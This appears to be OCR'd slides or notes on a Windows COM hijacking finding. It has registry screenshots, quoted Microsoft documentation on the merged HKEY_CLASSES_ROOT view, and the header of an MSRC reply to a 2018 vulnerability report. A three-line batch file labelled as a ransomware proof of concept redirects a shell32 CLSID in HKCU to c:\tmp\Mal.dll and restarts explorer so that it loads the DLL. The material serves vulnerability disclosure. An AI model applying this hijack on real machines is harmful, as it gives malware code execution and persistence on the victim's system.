


Computer\HKEY_CLASSES_ROOT\CLSID\{90AA3A4E-1CBA-4233-B8BB-535773D48449}\InProcServer32

{90954C68-4D60-4023-A1F8-C6AF6F62E1C8}
{90AA3A4E-1CBA-4233-B8BB-535773D48449}
InProcServer32
{90AE59CE-C67A-492B-A4DE-78A6EA95AF68}
{90B584D3-72AA-400F-9767-CAD866A5A2D8}
{90b9bce2-b6db-4fd3-8451-35917ea1081b}
{90BA30DD-785C-4186-9F44-B7D2EA994EA5}
{90bd963c-925a-4628-b905-fa122a1890a6}
{90BE9587-37b7-477C-81A7-BA7C5C40FF81}
{90C69BBB-7F1D-4833-AF4E-87A7E5C4288B}
{90ED9FAA-A6E5-4671-8E50-1C060F8B9C47}
{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}
{90F1A06E-7712-4762-86B5-7A5EBA6BDB01}
{90F1A06E-7712-4762-86B5-7A5EBA6BDB02}
{90f8c90b-04e0-4e92-a186-e6e9c125d664}
{9113A02D-00A3-46B9-BC5F-9C04DADDD5D7}
{91145a83-a6c3-4181-89ff-8365f096f90d}

Name	Type	Data
ab (Default)	REG_EXPAND_SZ	%SystemRoot%\system32\shell32.dll
ab ThreadingModel	REG_SZ	Apartment

HKEY_CLASSES_ROOT (HKCR)



HKEY_CLASSES_ROOT Key

Merged View of HKEY_CLASSES_ROOT

Registry Hives

Categories of Data

Opening, Creating, and Closing Keys

Writing and Deleting Registry Data

Retrieving Data from the Registry

Registry Files

Registry Key Security and Access Rights

32-bit and 64-bit Application Data in the Registry

Registry Virtualization

> Using the Registry

> Registry Reference

> System Information

> Time

… / Apps / Win32 / Desktop Technologies / System Services / Windows System Information /

Merged View of HKEY_CLASSES_ROOT


Article • 01/08/2021 • 2 minutes to read • 6 contributors

The RegOpenUserClassesRoot function provides a merged view for processes, such as services, that are dealing with clients other than the interactive user. In this case, the **HKEY_CLASSES_ROOT** key provides a view of the registry that merges the information from **HKEY_LOCAL_MACHINE\Software\Classes** with the information from **HKEY_CURRENT_USER\Software\Classes**.

The system uses the following rules to merge information from the two sources:

- The merged view includes all subkeys of the **HKEY_CURRENT_USER\Software\Classes** key.
- The merged view includes all immediate subkeys of the **HKEY_LOCAL_MACHINE\Software\Classes** key that do not duplicate the subkeys of **HKEY_CURRENT_USER\Software\Classes**.
- At the end of this topic is a list of subkeys that are found in both **HKEY_LOCAL_MACHINE\Software\Classes** and **HKEY_CURRENT_USER\Software\Classes**. The immediate subkeys of these keys from the **HKEY_LOCAL_MACHINE** tree are included in the merged view only if they are not duplicates of immediate


{90AA3A4E-1CBA-4233-B8BB-535773D48449}



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{90AA3A4E-1CBA-4233-B8BB-535773D48449}\InProcServer32

- {90954C68-4D60-4023-A1F8-C6AF6F62E1C8}
- {90AA3A4E-1CBA-4233-B8BB-535773D48449
  - InProcServer32
- {90AE59CE-C67A-492B-A4DE-78A6EA95AF6

Name	Type	Data
(Default)	REG_EXPAND_SZ	%SystemRoot%\system32\shell32.dll
ThreadingModel	REG_SZ	Apartment




Computer\HKEY_CURRENT_USER\Software\Classes\CLSID

- {7AFDFDDB-F914-11E4-8377-6C3BE5
- {82CA8DE3-01AD-4CEA-9D75-
- {9AA2F32D-362A-42D9-9328-24A483E2CCC3
- {A0396A93-DC06-4AEF-BEE9-95FFCCAEF20E

Name	Type	Data
(Default)	REG_SZ	(value not set)

{90AA3A4E-1CBA-4233-B8BB-535773D48449}


Ransomware Proof of Concept (PoC)



Mal.bat

```
reg add HKCU\Software\Classes\CLSID\{90AA3A4E-1CBA-4233-B8BB-535773D48449}\InprocServer32 /f /ve /t REG_SZ /d c:\tmp\Mal.dll
taskkill /IM explorer.exe /F
start explorer.exe
```

Vulnerability Report



RE: Report a Computer Security Vulnerability CRM:0461041534

Microsoft Security Response Center <secure@microsoft.com>
宛先 Aoyama, Souya/青山 荘也

2018/03/26 (月) 23:39

